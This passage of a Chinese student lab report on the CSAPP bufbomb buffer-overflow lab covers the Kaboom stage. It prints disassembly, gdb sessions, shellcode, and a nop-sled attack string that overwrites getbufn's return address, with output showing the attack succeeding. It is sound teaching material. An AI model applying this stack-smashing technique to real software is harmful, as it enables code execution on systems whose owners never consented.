00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00
80 37 68 55 00 00 00 00
```

调试方法：


将设计好的攻击字符串写在 boom.txt

将攻击字符串的二进制字节序列保存到 boom-rax.bin


启动 gdb 调试

```
cs@Ubuntu-2404:~/csapp_lab1$ ./hex2raw < boom.txt > boom-raw.bin
cs@Ubuntu-2404:~/csapp_lab1$ gdb bufbomb
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 189 pwndbg commands and 45 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argc, $argv, $environ, $envp, $fsbase, $gsbase, $bn_sym, $bn_var, $bn_eval, $ida GDB function
(can be used with print/break)
Reading symbols from bufbomb...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in bufbomb)
------- tip of the day (disable with set show-tips off) -------
The set show-flags on setting will display CPU flags register in the regs context panel
pwndbg>
```



在 getbuf 处打断点，并运行程序



获取原 rbp 和返回地址




可得 test 函数的返回地址为 0x4014d0



原 rbp 值为 0x556837e0

输入输出验证：



攻击成功

（5） Kaboom 的攻击与分析

关键代码：

在本阶段，需要在栈位置随机化的 Nitro 模式下，构造一个能够追踪栈位置的攻击字符

串，让 getbufn 函数连续 5 次返回 cookie。

程序运行时，函数的栈帧地址并非固定不变，不同用户或调试环境下，栈地址可能随机变化。

如下是本阶段的源代码

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE /*一个大于等于512的整数常量*/

// Nitro模式核心特征
void launch() {

    if(nitro)
    {
        alloca(random_size);    // 栈空间随机偏移
        testn();
    }
}

/*
 * testn - Calls the function with the buffer overflow bug exploited
 * by the level 4 exploit.
 */
void testn()
{
    int val;
    volatile int local = uniqueval();

    val = getbufn();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("KABOOM!: getbufn returned 0x%x\n", val);
        validate(4);
    }
    else {
        printf("Dud: getbufn returned 0x%x\n", val);
    }
}
```

查看 testn（）从 getbufn（）返回的地址

```
0000000000401534 <testn>:
  401534: 55                    push   %rbp
  401535: 48 89 e5              mov    %rsp,%rbp
  401538: 48 83 ec 10           sub    $0x10,%rsp
  40153c: b8 00 00 00 00        mov    $0x0,%eax
  401541: e8 84 04 00 00        call   4019ca <uniqueval>
  401546: 89 45 f8              mov    %eax,-0x8(%rbp)
  401549: b8 00 00 00 00        mov    $0x0,%eax
  40154e: e8 ee 06 00 00        call   401c41 <getbufn>
  401553: 89 45 fc              mov    %eax,-0x4(%rbp)
  401556: b8 00 00 00 00        mov    $0x0,%eax
  40155b: e8 6a 04 00 00        call   4019ca <uniqueval>
  401560: 8b 55 f8              mov    -0x8(%rbp),%edx
  401563: 39 d0                 cmp    %edx,%eax
  401565: 74 0c                 je     401573 <testn+0x3f>
  401567: bf b0 30 40 00        mov    $0x4030b0,%edi
  40156c: e8 ff fa ff ff        call   401070 <puts@plt>
  401571: eb 41                 jmp    4015b4 <testn+0x80>
```

如图，返回地址是 0x401553

查看 getbufn（）关键代码片段

```
0000000000401c41 <getbufn>:
  401c41: 55                    push   %rbp
  401c42: 48 89 e5              mov    %rsp,%rbp
  401c45: 48 81 ec 90 02 00 00  sub    $0x290,%rsp
  401c4c: 48 8d 85 70 fd ff ff  lea    -0x290(%rbp),%rax
  401c53: 48 89 c7              mov    %rax,%rdi
  401c56: e8 16 fa ff ff        call   401671 <Gets>
  401c5b: b8 01 00 00 00        mov    $0x1,%eax
  401c60: c9                    leave
  401c61: c3                    ret
```


- 跳转地址计算 = GDB获得大致buf首地址 + 0.5*buf大小 （指向nop雪橇中点，最大程度容纳stack上下偏移）
- 实际覆盖地址 = GDB获得大致buf首地址 + 0x2d0（buf大小） + 8（原rbp大小）

攻击思路：

利用 nop 指令填充 buf 前部

如图

在缓冲区开头填充大量 nop 指令（机器码 0x90，也叫 nop 雪橇），只要程序跳转到雪橇中的任意位置，都会"滑行"到攻击代码。原理在 CSAPP 课本第三章 3.10.4 对抗缓冲区溢出攻击 P199 有详细说明。



间接获取并设置%rbp 的值

由于 testn 函数在调用 getbufn 函数前会修改栈（sub $0x10, %rbp），攻击会破坏栈帧，导致程序崩溃，故必须恢复%rbp 才能让程序正常返回。

计算偏移

分析 testn 汇编代码

```
0000000000401534 <testn>:
  401534: 55                    push   %rbp
  401535: 48 89 e5              mov    %rsp,%rbp
  401538: 48 83 ec 10           sub    $0x10,%rsp
  40153c: b8 00 00 00 00        mov    $0x0,%eax
  401541: e8 84 04 00 00        call   4019ca <uniqueval>
  401546: 89 45 f8              mov    %eax,-0x8(%rbp)
  401549: b8 00 00 00 00        mov    $0x0,%eax
  40154e: e8 ee 06 00 00        call   401c41 <getbufn>
  401553: 89 45 fc              mov    %eax,-0x4(%rbp)
  401556: b8 00 00 00 00        mov    $0x0,%eax
  40155b: e8 6a 04 00 00        call   4019ca <uniqueval>
  401560: 8b 55 f8              mov    -0x8(%rbp),%edx
  401563: 39 d0                 cmp    %edx,%eax
  401565: 74 0c                 je     401573 <testn+0x3f>
```

发现 sub $0x10, %rbp 和 call getbuf（压栈 8 字节）。但攻击代码执行时，ret 指令会弹出返回地址，导致%rsp += 8，因此实际偏移为 0x18 – 0x8 = 0x10。

- 调用 `getbufn` 时，`%rbp` 与 `%rsp` 的关系：
  - 调用前：`%rbp = 原始 %rsp`，`%rsp = %rbp - 0x18`
  - 攻击代码执行时：`ret` 会弹出返回地址 → `%rsp += 8`
  - 最终公式：`%rbp = 当前 %rsp + 0x10`

于是编写以下攻击代码到 kaboom.S

```
csapp_lab1 > ASM kaboom.S

1   mov $0x1afa969c, %rax
2   mov %rsp, %rbp
3   add $0x10, %rbp
4   push $0x401553
5   ret
```

生成汇编指令的字节编码

```
cs@Ubuntu-2404:~/csapp_lab1$ gcc -m64 -c kaboom.S
cs@Ubuntu-2404:~/csapp_lab1$ objdump -d kaboom.o > kaboom1.txt
cs@Ubuntu-2404:~/csapp_lab1$ cat kaboom1.txt

kaboom.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c0 9c 96 fa 1a    mov    $0x1afa969c,%rax
   7:   48 89 e5                mov    %rsp,%rbp
   a:   48 83 c5 10             add    $0x10,%rbp
   e:   68 53 15 40 00          push   $0x401553
  13:   c3                      ret
```

构建攻击字符串

【nop 雪橇】：nop 雪橇个数 = getbufn 获取到的 buf 大小（656 字节） - 【攻击机器码】占用的字节个数（20 字节） + 8（testn（）原 rbp 值） = 656 – 20 + 8 = 644

【攻击机器码】：如上图所示

【覆盖的返回地址】：指向 nop 雪橇中间。ret addr 约等于 &buf + 0.5 * sizeof(buf) ,即 0x55683530（由下面调试得） + 0.5 * 656

```
cs@Ubuntu-2404:~/csapp_lab1$ python3
Python 3.12.3 (main, Feb  4 2025, 14:48:35) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x55683530 + int(656 / 2))
'0x55683678'
>>>
```

即 0x55683678

生成攻击字符串

csapp_lab1 > kaboom.txt

```
50   90 90 90 90 90 90 90 90 90 90
51   90 90 90 90 90 90 90 90 90 90
52   90 90 90 90 90 90 90 90 90 90
53   90 90 90 90 90 90 90 90 90 90
54   90 90 90 90 90 90 90 90 90 90
55   90 90 90 90 90 90 90 90 90 90
56   90 90 90 90 90 90 90 90 90 90
57   90 90 90 90 90 90 90 90 90 90
58   90 90 90 90 90 90 90 90 90 90
59   90 90 90 90 90 90 90 90 90 90
60   90 90 90 90 90 90 90 90 90 90
61   90 90 90 90 90 90 90 90 90 90
62   90 90 90 90 90 90 90 90 90 90
63   90 90 90 90 90 90 90 90 90 90
64   90 90 90 90 90 90 90 90 90 90
65   90 90 90 90
66   48 c7 c0 9c 96 fa 1a
67   48 89 e5
68   48 83 c5 10
69   68 53 15 40 00
70   c3
71   78 36 68 55 00 00 00 00
```

调试方法：

使用 gdb 获得运行时 buf 大致开始的地址

```
pwndbg> b *getbufn + 0x15
Breakpoint 1 at 0x401c56
pwndbg> run -n -u 220110802
```

```
[ BACKTRACE ]
▶ 0         0x401c56 getbufn+21
  1         0x401553 testn+31
  2         0x4018b3 launch+248
  3         0x4019ac launcher+184
  4         0x401c13 main+562
  5   0x7ffff7c2a1ca __libc_start_call_main+122
  6   0x7ffff7c2a28b __libc_start_main+139
  7         0x401295 _start+37

pwndbg> p/x $rax
$1 = 0x55683530
pwndbg>
⊗ 0 ⚠ 0   0
```

如图，buf 起始地址为 0x55683530

将设计好的攻击字符串写在 kaboom.txt 中，并将攻击字符串的二进制字节序列保存到 kaboom-rax.bin

启动调试

```
cs@Ubuntu-2404:~/csapp_lab1$ ./hex2raw -n < kaboom.txt > kaboom-raw.bin
cs@Ubuntu-2404:~/csapp_lab1$ gdb bufbomb
```

在 getbufn 函数打断点，运行程序至断点处

```
pwndbg> b getbufn
Breakpoint 1 at 0x401c45
pwndbg> run -n -u 220110802 < kaboom-raw.bin
```

获得运行时 buf 大致开始的地址

在 call Gets 前断点

运行程序至断点处

```
pwndbg> b *getbufn + 0x15
Breakpoint 2 at 0x401c56
pwndbg> run -n -u 220110802
```

查看 buf 起始地址

```
pwndbg> p/x $rax
$1 = 0x55683530
```

输入输出验证：

```
cs@Ubuntu-2404:~/csapp_lab1$ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 220110802
Userid: 220110802
Cookie: 0x1afa969c
Type string:KABOOM!: getbufn returned 0x1afa969c
Keep going
Type string:KABOOM!: getbufn returned 0x1afa969c
Keep going
Type string:KABOOM!: getbufn returned 0x1afa969c
Keep going
Type string:KABOOM!: getbufn returned 0x1afa969c
Keep going
Type string:KABOOM!: getbufn returned 0x1afa969c
VALID
NICE JOB!
```

攻击成功

2. 实验中遇到的问题及解决方法

（详细描述在实验过程中遇到的问题，包括错误描述、排查过程以及最终的解决方案。）

在 fizz 任务中，对于 cookie 参数的正确传递，起初并不知道 rbp 的值应该修改成怎样的栈地址。后来通过调试以及对实验指导书的不断阅读理解并进行尝试，确认了 rbp 需要修改成栈上的某一个地址，并将这个地址-0x4 的地址的数值改成 cookie 值。

在 bang 任务中，对汇编指令不太熟悉，不知道具体指令的应用。后来通过查询相关资料，阅读

指导书后能够编写攻击代码。

3. 请总结本次实验的收获，并给出对本次实验内容的建议

收获：

1. 深入理解了栈结构与函数调用机制。包括局部变量，全局变量，返回地址等在栈中的布局。在构造字符串时，需要精准定位战中各个数据的位置。
2. 掌握缓冲区溢出原理，明白了缓冲区溢出漏洞产生的原因，即程序向缓冲区写入数据时未进行有效的边界检查导致数据越界覆盖相邻内存空间，利用该漏洞改变程序执行流程。
3. 对汇编指令的编写更加熟悉。
4. 通过 GDB 调试增强了问题解决能力。

建议：

1. 对于 fizz 的将 rbp 的值设置成栈上的某一个地址部分，或许可以讲得更详细一些，个人感觉这个部分是理解栈空间和攻击思路的关键部分，需要加深理解。
2. 对于设计攻击代码部分或许可以再详细一点点，有些地方刚开始看得云里雾里的。
3. 对于 kaboom 部分的 GDB 调试部分，可以再增加一些补充说明或调试示例。